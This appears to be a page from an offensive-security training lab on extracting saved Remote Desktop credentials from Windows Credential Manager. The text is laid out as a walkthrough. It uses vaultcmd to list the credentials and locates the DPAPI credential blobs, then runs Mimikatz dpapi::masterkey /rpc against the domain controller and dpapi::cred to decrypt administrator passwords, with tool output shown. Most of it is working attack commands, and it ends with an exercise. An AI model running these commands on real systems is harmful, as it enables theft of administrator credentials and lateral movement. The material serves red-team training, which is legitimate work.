
Credential Manager

It's a common occurrence for users to allow Windows to save/remember credentials that they use in applications such as Internet Explorer or Remote Desktop.



Data blobs protected by DPAPI can be readily decrypted with the correct MasterKey.

If you have local admin access, **sekurlsa::dpapi** can be used to extract any cached keys from the Local Security Authority Subsystem Service (LSASS). If you're not a local admin or the keys aren't in the cache, Mimikatz can interact with a Domain Controller over a Remote Procedure Call (RPC), using **dpapi::masterkey** with the **/rpc** flag.

The Windows command **vaultcmd.exe /listcreds** will show any credentials that are saved in the Credential Manager.

```
(rasta) > SharpShell return Host.GetHostname();

WKSTN-5624


(rasta) > ShellCmd vaultcmd /listcreds:"Windows Credentials" /all

Credential schema: Windows Domain Password Credential
Resource: Domain:target=TERMSRV/web-2
Identity: WEB-2\Administrator
Hidden: No
Roaming: No
Property (schema element id,value): (100,2)
```

```
Credential schema: Windows Domain Password Credential
Resource: Domain:target=TERMSRV/web-1
Identity: WEB-1\Administrator
Hidden: No
Roaming: No
Property (schema element id,value): (100,2)
```

This is a saved Remote Desktop (Terminal Services) credential for the local Administrator on **web-1** and **web-2**. The credential blobs themselves are stored in **C:\Users\<username>\AppData\Local\Microsoft\Credentials**.

```
(rasta) > ls C:\Users\s.bowers\AppData\Local\Microsoft\Credentials

Name                                                                                Length  CreationTimeU
tc      LastAccessTimeUtc    LastWriteTimeUtc
----                                                                                ------  -------------
--      -----------------    ----------------
C:\Users\s.bowers\AppData\Local\Microsoft\Credentials\5DD604C1E108746934B92E2A20318758  388     27/03/2020 2
1:37:33  27/03/2020 21:37:33  27/03/2020 21:37:33
C:\Users\s.bowers\AppData\Local\Microsoft\Credentials\CEB02D292305299EAF4AAC14CDDAA067  388     27/03/2020 2
1:36:52  27/03/2020 21:36:52  27/03/2020 21:36:52
C:\Users\s.bowers\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D  11044   09/03/2020 1
1:11:23  09/03/2020 11:11:23  09/03/2020 11:11:23
```

Use the **dpapi::cred** function from Mimikatz with the command.

```
"dpapi::cred /in:C:\Users\s.bowers\AppData\Local\Microsoft\Credentials\5DD604C1E108746934B92E2A20318758"
```

TIP: The outer double-quotes are mandatory

```
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {fcf4f725-0947-4180-a924-bc9da9ed8910}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000030 - 48
  szDescription      : Local Credential Data

  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : b44bbbddfc15714c6ffd8e595ce9348e
  dwHmacKeyLen       : 00000000 - 0
```

```
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : 75074fe46180eb7d65e39c678104d032
  dwDataLen          : 000000c0 - 192
  pbData             : 84f65efcdfadd0ee28825f801b334fa3916ec5fd9414bee8d9bf674d3726713cd27128ffc3fa2783161aab
0ed20f1b00bd6d1beca4ad202d379f6ff71aa63d7848a08b13d16907e4069839c330bd0dba0a505c456be2a571c18275d3d80ca768f04
858780ab3a2e8a0cefc32e107d6a8be87a89212b81803c190d16090e48899c975e829ed1d6e96ea76c606e862c1c1941a6028c8f475fe
ebf034b150ad6056f1cedbcb088a040eaf7df01c8504ba1ca9373e937a9493d932a6215216855a94
  dwSignLen          : 00000014 - 20
  pbSign             : 71fe3779f93a40fc148840aa8d5de825d9a4b347
```

The two fields you want to pay special attention to are **guidMasterKey** and **pbData**.

The long string in pbData is the encrypted credential and the guidMasterKey is the identifier of the MasterKey we need to decrypt the credential in pbData.

The MasterKey information is stored in **C:\Users\<user>\AppData\Roaming\Microsoft\Protect\<user sid>** - you should see a directory that matches the guidMasterKey.

```
(rasta) > ls C:\Users\s.bowers\AppData\Roaming\Microsoft\Protect\S-1-5-21-3865823697-1816233505-1834004910-11
32

Name                                           Length  CreationTimeUtc      LastAccessTimeUtc    LastWrit
eTimeUtc
----                                           ------  ---------------      -----------------    --------
--------
[...snip...]\BK-CYBER                          912     09/03/2020 11:11:23  09/03/2020 11:11:23  09/03/20
20 11:11:23
[...snip...]\fcf4f725-0947-4180-a924-bc9da9ed8910  740     09/03/2020 11:11:23  09/03/2020 11:11:23  09/03/20
20 11:11:23
[...snip...]\Preferred                         24      09/03/2020 11:11:23  09/03/2020 11:11:23  09/03/20
20 11:11:23
```

The next step is to retrieve the actual MasterKey from the Domain Controller.

```
"dpapi::masterkey /in:C:\Users\s.bowers\AppData\Roaming\Microsoft\Protect\S-1-5-21-3865823697-1816233505-1834
004910-1132\fcf4f725-0947-4180-a924-bc9da9ed8910 /rpc"
```

At the bottom of the output, you should see a key field. This is the actual MasterKey required to decrypt the credential.

```
[domainkey] with RPC
[DC] 'cyberbotic.io' will be the domain
[DC] 'dc-1.cyberbotic.io' will be the DC server
```

```
  key : REDACTED
  sha1: REDACTED
```

All that's left is to decrypt the credential blob with the MasterKey.

```
"dpapi::cred /in:C:\Users\s.bowers\AppData\Local\Microsoft\Credentials\5DD604C1E108746934B92E2A20318758 /mast
erkey:REDACTED"

  TargetName     : Domain:target=TERMSRV/web-2
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : WEB-2\Administrator
  CredentialBlob : REDACTED
  Attributes     : 0
```

EXERCISE: Repeat these steps to recover the credential for **WEB-1\Administrator**.